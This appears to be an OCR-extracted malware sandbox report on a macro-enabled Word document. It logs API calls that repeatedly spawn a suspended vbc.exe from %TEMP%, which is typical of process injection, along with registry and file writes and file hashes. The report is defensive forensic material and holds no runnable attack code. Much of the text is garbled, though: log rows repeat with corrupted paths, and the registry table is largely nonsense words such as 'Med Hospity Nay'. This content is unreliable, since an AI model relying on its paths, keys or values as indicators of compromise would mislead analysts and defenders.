(Parent process pid changed to: 1252) Return: 1 API Name: EnumProcesses Args: () Return: 1 API Name: EnumProcesses Args: () Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: CreateProcessW Args: (Parent process pid changed to: 1252) Return: 1 API Name: CreateProcessW Args: (Parent process pid changed to: 1252) Return: 1 API Name: CreateProcessW Args: (Parent process pid changed to: 1252) Return: 1 API Name: CreateProcessW Args: (Parent process pid changed to: 1252) Return: 1 API Name: CreateProcessW Args: (Parent process pid changed to: 1252) Return: 1 API Name: CreateProcessW Args: (Parent process pid changed to: 1252) Return: 1 API Name: CreateProcessW Args: (Parent process pid changed to: 1252) Return: 1 API Name: CreateProcessW Args: (Parent process pid changed to: 1252) Return: 1 API Name: CreateProcessW Args: (Parent process pid changed to: 1252) Return: 1 API Name: CreateProcessW Args: (Parent process pid changed to: 1252) Return: 1 API Name: CreateProcessW Args: (Parent process pid changed to: 1252) Re	2468 2468 2468 2468 2468 2468 2468 2468	2492 2492 2492 2492 2492 2492 2492 2492
Call Process API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call Process API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Write File Detection Write File Detection Write File Detection Write File Detection	API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: CreateProcessW Args: (%TEMP%/3582-490lvbc.exe, , , , CREATE_SUSPENDED, , , Process:2736:%TEMP%/3582-490lvbc.exe) Return: 1 API Name: EnumProcesses Args: () Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (%TEMP%/3582-490lvbc.exe, , , , CREATE_SUSPENDED, , , , Process:2744:%TEMP%/3582-490lvbc.exe) Return: 1 API Name: EnumProcesses Args: () Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: CreateProcessW Args: (%TEMP%/3582-490lvbc.exe, , , , CREATE_SUSPENDED, , , , Process:2752:%TEMP%/3582-490lvbc.exe) Return: 1 API Name: CreateProcessW Args: (%TEMP%/3582-490lvbc.exe, , , , , CREATE_SUSPENDED, , , , Process:2752:%TEMP%/3582-490lvbc.exe) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: CreateProcessW Args: (%TEMP%/3582-490lvbc.exe, , , , , , , , , , , , , , , , , , ,	2468 2468 2468 2468 2468 2468 2468 2468	2492 2492 2492 2492 2492 2492 2492 2492
Call Process API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Write File Detection Write File Detection Write File Detection Write File Detection	API Name: CreateProcess32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: CreateProcessW Args: (%TEMP%/3582-490/vbc.exe, , , , CREATE_SUSPENDED, , , , Process:2736:%TEMP%/3582-490/vbc.exe) Return: 1 API Name: EnumProcesses Args: () Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: EnumProcesses Args: () Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: CreateProcessW Args: (%TEMP%/3582-490/vbc.exe, , , , CREATE_SUSPENDED, , , , Process:2752:%TEMP%/3582-490/vbc.exe) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1	2468 2468 2468 2468 2468 2468 2468 2468	2492 2492 2492 2492 2492 2492 2492 2492
Call Process API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Write File Detection Write File Detection Write File Detection Write File Detection Write File Detection Write File Detection	API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: CreateProcessW Args: (%TEMP%\3582-490\vbc.exe,, CREATE_SUSPENDED,, Process:2736:%TEMP%\3582-490\vbc.exe) Return: 1 API Name: EnumProcesses Args: () Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: CreateProcessW Args: (%TEMP%\3582-490\vbc.exe,, CREATE_SUSPENDED,, Process:2744:%TEMP%\3582-490\vbc.exe) Return: 1 API Name: CreateProcessW Args: (%TEMP%\3582-490\vbc.exe,, CREATE_SUSPENDED,, Process:2744:%TEMP%\3582-490\vbc.exe) Return: 1 API Name: EnumProcesses Args: () Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: EnumProcesses Args: () Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: EnumProcesses Args: () Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API	2468 2468 2468 2468 2468 2468 2468 2468	2492 2492 2492 2492 2492 2492 2492 2492
Call Process API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Write File Detection Write File Detection Write File Detection Write File Detection Write File Detection Write File Detection Write File Detection	API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: CreateProcessW Args: (NEMP%)3582-490/vbc.exe,, CREATE_SUSPENDED,, Process:2736:%TEMP%)3582-490/vbc.exe) Return: 1 API Name: EnumProcesses Args: () Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: CreateProcessW Args: (%TEMP%)3582-490/vbc.exe,, CREATE_SUSPENDED,, Process:2744:%TEMP%)3582-490/vbc.exe) Return: 1 API Name: EnumProcesses Args: () Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: CreateProcessW Args: (%TEMP%)3582-490/vbc.exe,, CREATE_SUSPENDED,, Process:2752:%TEMP%)3582-490/vbc.exe) Return: 1 API Name: EnumProcesses Args: () Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: CreateProcessW Args: (%TEMP%)3582-490/vbc.exe,, CREATE_SUSPENDED,, Process:2760:%TEMP%)3582-490/vbc.exe) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return	2468 2468 2468 2468 2468 2468 2468 2468	2492 2492 2492 2492 2492 2492 2492 2492
Call Process API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Write File Detection Write File Detection Write File Detection Write File Detection Write File Detection Write File Detection	API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: CreateProcessW Args: (%TEMP%\3582-490\vbc.exe,, CREATE_SUSPENDED,, Process:2736:%TEMP%\3582-490\vbc.exe) Return: 1 API Name: EnumProcesses Args: () Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: CreateProcessW Args: (%TEMP%\3582-490\vbc.exe,, CREATE_SUSPENDED,, Process:2744:%TEMP%\3582-490\vbc.exe) Return: 1 API Name: CreateProcessW Args: (%TEMP%\3582-490\vbc.exe,, CREATE_SUSPENDED,, Process:2744:%TEMP%\3582-490\vbc.exe) Return: 1 API Name: EnumProcesses Args: () Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: EnumProcesses Args: () Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: EnumProcesses Args: () Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API	2468 2468 2468 2468 2468 2468 2468 2468	2492 2492 2492 2492 2492 2492 2492 2492
Call Process API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Write File Detection Write File Detection Write File Detection Write File Detection Write File Detection Write File Detection	API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: CreateProcessW Args: (%TEMP%)3582-490/vbc.exe,, CREATE_SUSPENDED,, Process:2736:%TEMP%)3582-490/vbc.exe) Return: 1 API Name: EnumProcesses Args: () Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (WTEMP%)3582-490/vbc.exe,, CREATE_SUSPENDED,, Process:2744:%TEMP%)3582-490/vbc.exe) Return: 1 API Name: CreateProcessW Args: () Return: 1 API Name: CreateProcessW Args: () Return: 1 API Name: Process32Next Args: () Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: EnumProcesses Args: () Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: CreateProcessW Args: (*TEMP%)3582-490/vbc.exe,, CREATE_SUSPENDED,, Process:2760:%TEMP%)3582-490/vbc.exe) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process32Next Args: (Parent process pid changed to: 1252) Return: 1 API Name: Process3	2468 2468 2468 2468 2468 2468 2468 2468	2492 2492 2492 2492 2492 2492 2492 2492

Detection	Threat Characteristic: Modifies file that can be used to infect systems C:\MSOCache\All Users\{90120000-0115-0409-0000-000000FF1CE}-C\dwtrig20.exe		
Write File	Path: %TEMP%\3582-490\vbc.exe Type: VSDT_EXE_W32	2392	2468
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\installer\UserData\S-1-5-18\Products\00002109E60090400000000000F01FE C\Usage\Product\nonboot\Files\ntl_1033 \value: 52ca0001		2296
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\installer\UserData\S-1-5-18\Products\00002109E60090400000000000F01FE C\Usage\Product\nonboot\flesintl_1033 \value: 52ca0002		2296
Call Window API	API Name: DialogBoxIndirectParamW Args: (6bd40000, 34cf048, b00ee, 6be5f8fe, 1c7660) Return: 6		2296
Call Window API	API Name: DialogBoxIndirectParamW Args: (6bd40000, 34cf048, b00ee, 6be5f8fe, 1c7660) Return: 6		2296
Call Window API	API Name: DialogBoxIndirectParamW Args: (6bd40000, 34cf048, b00ee, 6be5f8fe, 1c7660) Return: 6		2296
Call Window API	API Name: DialogBoxIndirectParamW Args: (6bd40000, 34cf048, b00ee, 6be5f8fe, 1c7660) Return: 6		2296
Call Window API	API Name: DialogBoxIndirectParamW Args: (6bd40000, 34cf048, b00ee, 6be5f8fe, 1c7660) Return: 6		2296
Call Window API	API Name: DialogBoxIndirectParamW Args: (6bd40000, 34cf048, b00ee, 6be5f8fe, 1c7660) Return: 6		2296
Call Window API	API Name: DialogBoxIndirectParamW Args: (6bd40000, 34cf048, b00ee, 6be5f8fe, 1c7660) Return: 6		2296

▼ Screenshot



▼ Object 1.1.1 - Microsoft_Office_Word_Macro-Enabled_Document1.docm (Office Word 2007 document)

File name	Microsoft_Office_Word_Macro-Enabled_Document1.docm
File type	Office Word 2007 document
SHA-1	3ED76217AE6D825864BC968BBD6C77FABBE70FE4
SHA-256	14E1735766737DB0FD1B1C59E2DB5D25B197E4B1BA451CC2E04D61BE4D3333 93
MD5	D03E05AF716663059172CFB9D0CDA60B
Size	122518 byte(s)

Risk Level	No risk
Detection	-
Exploited vulnerabilities	-

▼ Dropped or Downloaded Files


File	Risk Level	Threat	Threat Characteristics	Source URL	Size (bytes)	SHA-1
~\$Normal.dotm	No risk	-	-	-	162	BCE9EE2628DE438D4054258448B2CBD06F A6AA51
~WRS{E20C621E-5507-4EE7-B8 A1-5F3211F79627}.tmp	No risk	-	-	-	1024	DBB111419C704F116EFA8E72471DD83E86 E49677
~\$crosoft_Office_Word_Macro-En abled_Document1.docm.docx	No risk	-	-	-	162	D38FCF426EC653F52206104CA76CAC89C0 ECCFE8
Word12.pip	No risk	-	-	-	1684	71A6AC04E2F583D24C8BDDC039A92B123E 52D1F8

Mod Timpury Nay	PID 2320 2320 2320 2320 2320 2320 2320 232
Med Hospity Nay Mey HERY_CURRENT_USERSCHOOLOGUE (Thr. CV 2004) (Project Value Name Mey HERY_CURRENT_USERSCHOOLOGUE (CV 2	2320 2320 2320 2320 2320 2320 2320 2320
Add Traylory New Nory METY CURRENT USERSON-beautwicesenforthering 20 (Month Parison Vision North N	2320 2320 2320 2320 2320 2320 2320 2320
May HERY_COMERT_USERGAMENTACEMENT (IN COLUMN TO A DOMESTIC AND A	2320 2320 2320 2320 2320 2320 2320 2320
Note Registry Ney	2320 2320 2320 2320 2320 2320 2320 2320
Mesta Registy Roy	2320 2320 2320 2320 2320 2320 2320 2320
May Registry Ney	2320 2320 2320 2320 2320 2320 2320 2320
Clusper/CROTHer Value: Scalable	2320 2320 2320 2320 2320 2320 2320 2320
Collapsy New New New Collapsy New Collapsy New New Collapsy New New Collapsy New New New Collapsy New New New New Collapsy New New New Collapsy New	2320 2320 2320 2320 2320 2320 2320 2320
Clasperprised File Value Country of the Value Country of the Value Description Apr (All LUBERSPOPHE IN Manager (All LUBERSPOPHE IN Manager (All LUBERSPOPHE IN Manager (All LUBERSPOPHE IN Manager (All Luberspophe In Value Country of the Valu	2320 2320 2320 2320 2320 2320 2320 2320
Michae Regulary Key	2320 2320 2320 2320 2320 2320 2320
With Rogisty Key	2320 2320 2320 2320 2320
Cidage EXCELTies Value Scarcions Key IMEY, CURRENT USERS Golfman Microsoft Office 12 OWord Resiliency (Starbuphters) d'is Value. None Part. NAPPORTANMICROSOFT regisser's Skormal donn Type: VSDT_COM_DOS John Rogistry Key Key IMEY, CURRENT USERS Schward Microsoft (Sent 12 OWord Resiliency) (Starbuphters) d'is Value. None And File Part. NAPPORTANMICROSOFT regisser's Skormal donn Type: VSDT_COM_DOS John Rogistry Key Key IMEY, CURRENT USERS Schward Microsoft (Sent 12 OWord Resiliency) (Starbuphters) this None An Name: Delater File (Name: User Schward Microsoft (Sent 12 OWord Resiliency) (Starbuphters) this Name API Name: Delater File (Name: User Schward Microsoft (Sent 12 OWord Resiliency) (Starbuphters) this Name API Name: Delater File (Name: User Schward Microsoft (Sent 12 OWord Resiliency) (Starbuphters) this Name API Name: Delater File (Name: User Schward Microsoft (Sent 12 OWord Resiliency) (Starbuphters) this Name Delete Registry Key Key IMEY, CURRENT USERS Schward Microsoft (Sent 12 OWord Resiliency) (Starbuphters) this Name Delete Registry Key Key IMEY, CURRENT USERS Schward Microsoft (Sent 12 OWord Resiliency) (Starbuphters) this Name Delete Registry Key Key IMEY, CURRENT USERS Schward Microsoft (Sent 12 OWord Resiliency) (Starbuphters) this Name Delete Registry Key Key IMEY, CURRENT USERS Schward Microsoft (Sent 12 Oword Resiliency) (Starbuphters) this Name Delete Registry Key Key IMEY, CURRENT USERS Schward Microsoft (Sent 12 Oword Resiliency) (Starbuphters) this Name None Microsoft (Name None) Delete Registry Key Key IMEY, CURRENT USERS Schward Microsoft (Sent 12 Oword Resiliency) (Starbuphters) this Name None Microsoft (Name None) Microso	2320 2320 2320 2320
Wite Registy Key	2320 2320 2320
Add File	2320 2320 2320
Write File Path: %APPOATANIMicrooffit emplated-Shormal dorn Type: VSDT_COM_DOS Delete Registry Key Key: MEV_CURRENT_USERS-oftwareMicrooffitChied 12 OWordR-eillency/Startuplinemid/k Value: None Aer Fleeystem API API Name: DeleteFileW Age; (% NOKINGDH): **Descort. Office: Vior. Mance: Featbed_Document docum.coc; Neturn: 1 Call Freeystem API API Name: DeleteFileW Age; (% NOKINGDH): **Descort. Office: Vior. Mance: Featbed_Document docum.coc; Neturn: 1 Delete Registry Key API Name: DeleteFileW Age; (% NOKINGDH): **Descort. Office: Vior. Mance: Featbed_Document docum.coc; Neturn: 1 Delete Registry Key Api : MEV; CURRENT_USERS-oftwareMicrosofficThe apilemicry/Startuplinemidy: Nove None Delete Registry Key Key: MEV; CURRENT_USERS-oftwareMicrosofficThe apilemicry/Startuplinemidy: Value: None Delete Registry Key Aey: HEV; CURRENT_USERS-oftwareMicrosofficThe apilemicry/Startuplinemidy: Value: None Delete Registry Key Aey: HEV; CURRENT_USERS-oftwareMicrosofficThe apilemidy: Value: None Write Registry Key Aey: HEV; CURRENT_USERS-oftwareMicrosofficThe apilemidy: Value: None Write Registry Key Aey: HEV; CURRENT_USERS-oftwareMicrosofficThe apilemidy: Value: None Write Registry Key Aey: HEV; CURRENT_USERS-oftwareMicrosofficThe apilemidy: Value: None Write Registry Key Aey: HEV; CURRENT_USERS-oftwareMicrosofficThe apilemidy: Value: None Write Registry Key Aey: HEV; CURRENT_USERS-oftwareMicrosofficThe apilemidy: Value: None Write Registry Key Aey: HEV; CURRENT_USERS-oftwareMicrosofficThe apilemidy: Value: None Delete Registry Key Aey: HEV; CURRENT_USERS-oftwareMicrosofficThe apilemidy: Value: None Delete Registry Key Aey: HEV; CURRENT_USERS-oftwareMicrosofficThe apilemy: Value: None Aeric HEV; CURRENT_USERS-oftwareMicrosofficThe apilemy: Value: None Delete Registry Key Aey: HEV; CURRENT_USERS-oftwareMicrosofficThe apilemy: Value: None Delete Registry Key Aey: HEV; CURRENT_USERS-oftwareMicrosofficThe apilemy: Apilemid Apilemided Apilemided Apilemided Apilemided Apilemided Apilemided Apilemided Apilemided Apilemide	2320 2320
Delete Registry Key Key: HKEY_CURRENT_USERS-oftware/Microsoft/Office-1/2 O/Word/Resillency/Startupitoms/UNF Value: None API Name: Deletefailer Args: (Swinding Dirth's-Ecrosoft, Office, Word, Macro-Enabled, Document 1 document - 1 documen	2320
Write Registry Key Rey: HKEY_CURRENT_USERSoftware\MicrosoftCoffice12 0\Word\Realiteroy\Startuplementun\% Value: None API Name: Deletelie\W rays: \(\frac{\text{Work\microsoftCoffice}{\text{Very Macor-Enabled Document 1 docum doox}\) Return: 1 API Name: Deletelie\W rays: \(\frac{\text{Work\microsoftSethmase\W}{\text{Nore}}\) Macor-Enabled Document 1 docum doox}\) Return: 0 API Name: Deletelie\W rays: \(\text{\text{Work\microsoftSethmase\W}{\text{Nore}}\) Modernation of the University of University of the University of the University of University of the University of the University of the University of Univer	
Call Filesystem API API Name. DeleteFileW Args. (% Working Dir% - Scorooft, Office, Word, Macro-Enabled, Document1 doorn docx) Return: 0 Call Filesystem API API Name. DeleteFileW Args. (% LOCALAPPDATA Wildrooroft Control (% Word, restart.xml) Return: 0 Delete Registry Key Key Key: CURRENT, USERS-oftware/Microsoft Office (12 OWord Resiliency) Startuplematy)-W value: None Delete Registry Key Key: Key: CURRENT, USERS-oftware/Microsoft Office (12 OWord Resiliency) Startuplematy)-W value: None Delete Registry Key Key: Key: CURRENT, USERS-oftware/Microsoft Office (12 OWord Resiliency) Startuplematy)-W value: None Write Registry Key Key: Key: Key: CURRENT, USERS-oftware/Microsoft Office (12 OWord Resiliency) Startuplematy)-W value: None Write Registry Key Key: Key: CLASSES, ROOT Office (12 OWord Resiliency) Startuplematy Value: None Write Registry Key Key: Key: CLASSES, ROOT Office (12 OWord Resiliency) Startuplematy Value: None Write Registry Key Key: Key: Key: CLASSES, ROOT Office (12 OWord Resiliency) Startuplematy Value: Wild Registry Key Key: Key: Key: CLASSES, ROOT Office (12 OWord Resiliency) Startuplematy Value: Wild Registry Key Key: Key: Key: CLASSES, ROOT Office (12 OWord Resiliency) Startuplematy Value: Wild Registry Key Key: Key: Key: CLASSES, ROOT Office (12 OWord Resiliency) Startuplematy Value: Wild Registry Key Key: Key: Key: CLASSES, ROOT Office (12 OWord Resiliency) Startuplematy Value: Wild Registry Key Key: Key: Key: CLASSES, ROOT Office (12 OWord Resiliency) Value: None Write Registry Key Key: Key: Key: CLASSES, ROOT Office (12 OWord Resiliency) Value: None Write Registry Key Key: Key: Key: CLASSES, ROOT Office (12 Oword Value: None Write Registry Key Key: Key: CLASSES, ROOT Office (12 Oword Value: None Delete Registry Key Key: Key: Key: CLASSES, ROOT Office (12 Oword Value: None Delete Registry Key Key: Key: CLASSES, ROOT Office (12 Oword Value: None Delete Registry Key Key: Key: CLASSES, ROOT Office (12 Oword Value: None Delete Registry Key Key: Key: CLASSES, ROOT Office (12 Owo	2320
Call Filesystem API API Namer. Deleter Fielw Mags: (%LOCALA PPDATA %Microsoft Schemas MS Word, restart.xml) Return: 0 Delete Registry Key Key: Mcy. Key: HKEY. CURRENT, USERS oftware/Microsoft Office 12 (OW/crd Resiliency/Startuplems)-1/k Value: None Delete Registry Key Key: Mcy. CURRENT, USERS oftware/Microsoft Office 12 (OW/crd Resiliency/Startuplems)-1/k Value: None Delete Registry Key Key: Mcy. CURRENT, USERS oftware/Microsoft Office 12 (OW/crd Resiliency/Startuplems)-1/k Value: None Write Registry Key: Key: HKEY. CURRENT, USERS oftware/Microsoft Office 12 (OW/crd Resiliency) Value: None Write Registry Key: Key: HKEY. CURRENT, USERS oftware/Microsoft Office 12 (OW/crd Resiliency) Value: None Write Registry Key: Key: HKEY. CURRENT, USERS oftware/Microsoft Office 12 (OW/crd Resiliency) Value: None Write Registry Key: Key: HKEY. CURRENT, USERS oftware/Microsoft Office 12 (OW/crd Resiliency) Value: None Write Registry Key: Key: HKEY. CLASSES (NOT Intimitted healt Edit Command! Value: None Delete Registry Key: Key: HKEY. CLASSES (NOT Intimitted healt Edit Value: None Mcy: HKEY. CLASSES, ROOT Intimitted healt Edit Value: None Mcy: HKEY. CLASSES, ROOT Intimitted healt Edit Command! Value: None Mcy: HKEY. CLASSES, ROOT Intimitted healt Edit Command! Value: None Write Registry Key: Key: HKEY. CLASSES, ROOT Intimitted healt Edit Command! Value: None Write Registry Key: Key: HKEY. CLASSES, ROOT Intimitted healt Edit Command! Value: None Write Registry Key: Key: HKEY. LOCAL MACHINESOFT WARE Microsoft Internet Explorer Default HTML Editor shell edit Value: None Delete Registry Key: Key: HKEY. LOCAL MACHINESOFT WARE Microsoft Internet Explorer Default HTML Editor shell edit Value: None Delete Registry Key: Key: HKEY. LOCAL MACHINESOFT WARE Microsoft Internet Explorer Default HTML Editor shell edit Value: None Delete Registry Key: Key: HKEY. LOCAL MACHINESOFT WARE Microsoft Internet Explorer Default HTML Editor shell edit Value: None Delete Registry Key: Key: HKEY. LOCAL MACHINESOFT WARE Microsoft Intern	
Delete Registry Key Key: HKEY_CURRENT_USERSoftwareMicrosoftOfficerl2.0WordResiliency/Startupitensi2n% Value: None Mey: HKEY_CURRENT_USERSoftwareMicrosoftOfficerl2.0WordResiliency/Startupitensi3n% Value: None Delete Registry Key Key: HKEY_CURRENT_USERSoftwareMicrosoftOfficerl2.0WordResiliency/Startupitensi3n% Value: None Write Registry Key Key: HKEY_CURRENT_USERSoftwareMicrosoftOfficerl2.0WordResiliency/Startupitensi3n% Value: None Write Registry Key Key: HKEY_CURRENT_USERSoftwareMicrosoftOfficerl2.0WordResiliency/Value: None Write Registry Key Key: HKEY_CURSES ROOTNotSiD(42042206-2085-11D3-8CFF-005004838957)Varsion12(Default) Value: %ProgramFies%MicrosoftOfficerl2m softmed soe Delete Registry Key Key: HKEY_CLASSES ROOTNotIntrifficeheffEdit/command* Value: None Mey: HKEY_CLASSES ROOTNotIntrifficeheffEdit/Value: None Mey: HKEY_LOCA_MACHINESOFTWAREMicrosoftinternet ExplorentDefault HTML EditorheffEdit/default/Value: None Delete Registry Key Key: HKEY_LOCA_MACHINESOFTWAREMicrosoftinternet ExplorentDefault HTML EditorheffEdit/default/Value: None Delete Registry Key Key: HKEY_LOCA_MACHINESOFTWAREMicrosoftinternet ExplorentDefault HTML EditorheffEdit/defauxed: Value: None Delete Registry Key Key: HKEY_LOCA_MACHINESOFTWAREMicrosoftinternet ExplorentDefault HTML EditorheffEdit/defauxed: Value: None Delete Registry Key Key: HKEY_LOCA_MACHINESOFTWAREMicrosoftinternet ExplorentDefault HTML Ed	2320
